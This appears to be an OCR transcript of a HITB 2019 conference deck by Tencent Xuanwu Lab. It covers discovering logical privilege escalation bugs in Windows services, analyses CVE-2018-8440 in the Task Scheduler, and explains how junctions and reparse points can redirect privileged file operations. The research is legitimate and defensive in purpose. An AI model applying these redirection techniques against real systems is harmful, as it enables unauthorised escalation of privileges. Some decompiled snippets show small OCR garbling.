腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

HITB 2019 Amsterdam

Battle of windows service: Automated discovery of logical privilege escalation bugs

Wenxu Wu (@ma7h1as) & Shi Qin(@Ox9A82)

Tencent Security Xuanwu Lab

Who are we

Tencent 腾讯

Largest social media and entertainment company in China

About us : Tencent Security Xuanwu Lab focus on real world security research

- Wenxu Wu @ma7h1as , L-team / XDSEC
- Shi Qin @ox9a82 , NU1L / syclover

Agenda

- Introduction of logical bugs in system service
- Case study on historical bug
- How to do bug discovery
- How to automate bug discovery - Build framework
- Exploit development


Why logical bugs

- Stability (better than memory corruption)
- Easy to exploit (little mitigation) 
- Fun

What to do with windows logical bugs

- Sandbox escape
- Code execution
- Privilege escalation

Privilege escalation in system service



Case study

- Historical examples that we selected are very representive.

Example #1 – Task Scheduler Service , arbitrary file DACL rewrite

Example #2 – Installer Service , arbitrary file read

- Include the following problems.

Path limitation

TOCTOU - Time of Check Time of Use

Example1: Task Scheduler Service

- CVE-2018-8440
- Target: Task Scheduler Service
- Call ALPC interface to trigger vuln

Before analyze it we need some fundamental knowledge.

Something About ALPC

ALPC – Advanced Local Procedure Calls , a part of windows IPC


- IDL

Called Microsoft Interface Definition Language

It is a bridge between client and server in ALPC

Analyze ALPC interfaces

- Rpc viewer(www.rpcview.org)
- The registered interface is marked as green
- Disass interfaces to .idl code
- Some data struct may missing You need to fix them by reverse engineering with IDA Pro




Analyze ALPC interfaces

- Find the target dll file of ALPC interface in rpcviewer
- Use IDA Pro to do reverse engineering
- Be aware of sensitive function call & operation

Example1: Task Scheduler Service

- So let's find the target DLL file first.



Example1: Task Scheduler Service

- ALPC interface: grant DACL to .job file
- Reverse the interface to IDL code

```
HRESULT SchRpcSetSecurity(
  [in, string] const wchar_t* path,
  [in, string] const wchar_t* sddl,
  [in] DWORD flags
);
```

Example1: Task Scheduler Service

- Convert SSDL string to SecurityDescriptor

```
  SecurityDescriptorSize = 0;
  SecurityDescriptor = 0i64;
  if ( sddl
    && !ConvertStringSecurityDescriptorToSecurityDescriptorW(sddl, 1u, &SecurityDescriptor, &SecurityDescriptorSize) )
  {
    v12 = tsched::GetLastHrError(v14, v13);
ABEL_65:
    tsched::AutoLocalPtr<unsigned short>::~AutoLocalPtr<unsigned short>(&SecurityDescriptor);
    goto LABEL_66;
  }
```

Example1: Task Scheduler Service

- Update DACL of the target file

```
RpcAutoImpersonate::RpcAutoImpersonate(&v26, L"RpcServer::SetSecuri
v12 = JobStore::SetSddl(v16, Dst, v20);
if ( v12 < 0 )
{
  if ( v26 )
    RpcRevertToSelf();
  goto LABEL_57;
}
if ( v26 )
  RpcRevertToSelf();
v12 = JobSecurity::Update(&pSecurityDescriptor, SecurityDescriptor,
```

- Path limitation: C:\windows\tasks\
- How could we bypass it ?

```
memset_0(Dst, 0, 0x20Aui64);
v12 = tsched::TaskPathCanonicalize(Dst, path, v11);
if ( v12 >= 0 )
```

Break the rule - reflect file operation

- Junction
- Hardlink
- Devicemap

Reflect file operation

- Junction

Could only use to reflect folder

When operate /a/b， we could reflect a to another folder.

We can use CMD command “mklink” to create a Junction, But what happens inside?

```
C:\>mklink
Creates a symbolic link.

MKLINK [[/D] | [/H] | [/J]] Link Target

        /D      Creates a directory symbolic link.  Default is a file
                symbolic link.
        /H      Creates a hard link instead of a symbolic link.
        /J      Creates a Directory Junction.
        Link    Specifies the new symbolic link name.
        Target  Specifies the path (relative or absolute) that the new link
                refers to.
```

Reflect file operation

- Junction

NtFsControlFile is similar as DeviceIoControl.

In fact when ioctl is FSCTL_XXX, DeviceIoControl will invoke NtFsControlFile function,it send IRPs to the File System Driver.

“FSCTL_SET_REPARSE_POINT” use

REPARSE_DATA_BUFFER struct

to describe the IRP information.

```
memset_0(v13, 0, InputBufferLength);
*InputBuffer = -1610612733;
InputBuffer[2] = InputBufferLength - 8;
InputBuffer[4] = 0;
InputBuffer[5] = v21;
memcpy_0(InputBuffer + 8, Src, v21);
InputBuffer[6] = InputBuffer[5] + 2;
do
  ++v9;
while ( v7[v9] );
v15 = 2 * v9;
v16 = InputBuffer + InputBuffer[5] + 18;
InputBuffer[7] = v15;
memcpy_0(v16, v7, v15);
LODWORD(FsControlCode) = 0x900A4;     // FSCTL_SET_REPARSE_POINT
Status = NtFsControlFile(
           Handle,
           0i64,
           0i64,
           0i64,
           &IoStatusBlock,
           FsControlCode,
           InputBuffer,
           InputBufferLength,
           0i64,
           0);
```

reverse cmd.exe

Reflect file operation

- Junction

There is a field named “ReparseTag” in the REPARSE_DATA_BUFFER struct.

The value of this field can be either “IO_REPARSE_TAG_SYMLINK” or “IO_REPARSE_TAG_MOUNT_POINT”.

NtFsControlFile use the

“IO_REPARSE_TAG_MOUNT_POINT” flag to create a

Junction link.

```
memset_0(v13, 0, InputBufferLength);
*InputBuffer = -1610612733;
InputBuffer[2] = InputBufferLength - 8;
InputBuffer[4] = 0;
InputBuffer[5] = v21;
memcpy_0(InputBuffer + 8, Src, v21);
InputBuffer[6] = InputBuffer[5] + 2;
do                                      IO_REPARSE_TAG_MOUNT_POINT
  ++v9;
while ( v7[v9] );
v15 = 2 * v9;
v16 = InputBuffer + InputBuffer[5] + 18;
InputBuffer[7] = v15;
memcpy_0(v16, v7, v15);
LODWORD(FsControlCode) = 0x900A4;     // FSCTL_SET_REPARSE_POINT
Status = NtFsControlFile(
           Handle,
           0i64,
           0i64,
           0i64,
           &IoStatusBlock,
           FsControlCode,
           InputBuffer,
           InputBufferLength,
           0i64,
           0);
```

reverse cmd.exe

Reflect file operation

- Junction

The mklink command also has a function to create symbolic links, It relies on winapi CreateSymbolicLinkW.

The WinAPI “CreateSymbolicLinkW” use “IO_REPARSE_TAG_SYMLINK”.

```
Status_1 = NtCreateFile(&Handle, 0x110100i64, &v30, &IoStatusBlock, 0i64);
if ( Status_1 < 0 )
{
BEL_5:
  BaseSetLastNTError((unsigned int)Status_1);
  goto LABEL_35;
}
Status = NtFsControlFile(
           Handle,
           0i64,
           0i64,
           0i64,
           &IoStatusBlock,
           0x900A4,
           InputBuffer,                    // *(_DWORD *)InputBuffer = 0xA000000C;          IO_REPARSE_TAG_SYMLINK
           InputBufferLength,
           0i64,
           0i64);                          // FSCTL_SET_REPARSE_POINT
```

reverse kernelbase!CreateSymbolicLinkW

Reflect file operation

- Junction

“IO_REPARSE_TAG_SYMLINK”

Named NTFS Symbolic Link. Can used for file or directory.

“IO_REPARSE_TAG_MOUNT_POINT”.

Named NTFS Mount Points. Only used for directory.

Reflect file operation

- Junction

Let's have a look what happened when reparse point have been parsed.

When we open a file, the Windows kernel first looks for this object in the kernel object directory. But the file path must be an NT path.


For example, When we open the "C:\test\test_file.txt".

Firstly, convert DOS/Win32 path to NT path by "RtlDosPathNameToNtPathName_U".

Reflect file operation

- Junction

Then parse this NT path in “ObpLookUpObjectName” function. It parses the path layer by layer. But if the path is not a kernel directory object ObpLookUpObjectName will invoke the kernel object’s parse function.





```
/* Make sure the Object Type has a parse routine */
ParseRoutine = ObjectHeader->Type->TypeInfo.ParseProcedure;
if (!ParseRoutine) { ... }
//...
while (TRUE)
{
    /* Call the Parse Procedure */
    ObpCalloutStart(&CalloutIrql);
    Status = ParseRoutine(RootDirectory,
                          ObjectType,
                          AccessState,
                          AccessCheckMode,
                          Attributes,
                          ObjectName,
                          &RemainingName,
                          ParseContext,
                          SecurityQos,
                          &Object);
```

Reflect file operation

- Junction

Kernel Symbolic object parse function is ObpParseSymbolicLink function.

It convert the symbolic object to the real directory object.




Reflect file operation

- Junction

HarddiskVolume9 is a device object, ObpLookUpObjectName realized it is not a directory object.

So ObpLookUpObjectName invoke device object's parse function : IopParseDevice, and passing the remaining name as argument.

IopParseDevice create a kernel file object as a context of the real file. And Send an IRP to the associated file system driver.




\Device\HarddiskVolume9\test\test_file.txt

RemainingName

Reflect file operation

- Junction

But if we've already created a junction, FSD will return STATUS_REPARSE and IopParseDevice return it to ObpLookUpObjectName then ObpLookUpObjectName use the new path do next round parse.




```
/* Check for success or failure, so not reparse */
if ((Status != STATUS_REPARSE) &&
    (Status != STATUS_REPARSE_OBJECT)) { ... }
else if ((!ObjectName->Length) ||
         (!ObjectName->Buffer) ||
         (ObjectName->Buffer[0] == OBJ_NAME_PATH_SEPARATOR)) { ... }
else if (--MaxReparse)
{
    /* Try reparsing again */
    continue;
}
```

```
Status = IoCallDriver(DeviceObject, Irp);

if (Status == STATUS_REPARSE)
{
    ...
    IopDoNameTransmogrify(Irp, FileObject, ReparseData);
    ...
}
...
return Status;
```

FSD

Reflect file operation

- Junction

We can see which Windows APIs are affected by reparse point in MSDN.

https://docs.microsoft.com/en-us/windows/desktop/fileio/symbolic-link-effects-on-file-systems-functions#deletefile-and-deletefiletransacted

For example, DeleteFileW is not affected by reparse point.

Because, when DeleteFileW open a file, it use the FILE_OPEN_REPARSE_POINT flag.

And it will not return STATUS_REPARSE status code.

reverse DeleteFileW

```
Status = NtOpenFile(&FileHandle,
                    DELETE | FILE_READ_ATTRIBUTES,
                    &ObjectAttributes,
                    &IoStatusBlock,
                    FILE_SHARE_READ | FILE_SHARE_WRITE | FI
LE_SHARE_DELETE,
                    FILE_NON_DIRECTORY_FILE |
                    FILE_OPEN_FOR_BACKUP_INTENT |
                    FILE_OPEN_REPARSE_POINT);
```

Reflect file operation

- Hardlink

We can use mklink [/D] to create a hard link, it will invoke Windows API "CreateHardLinkW".

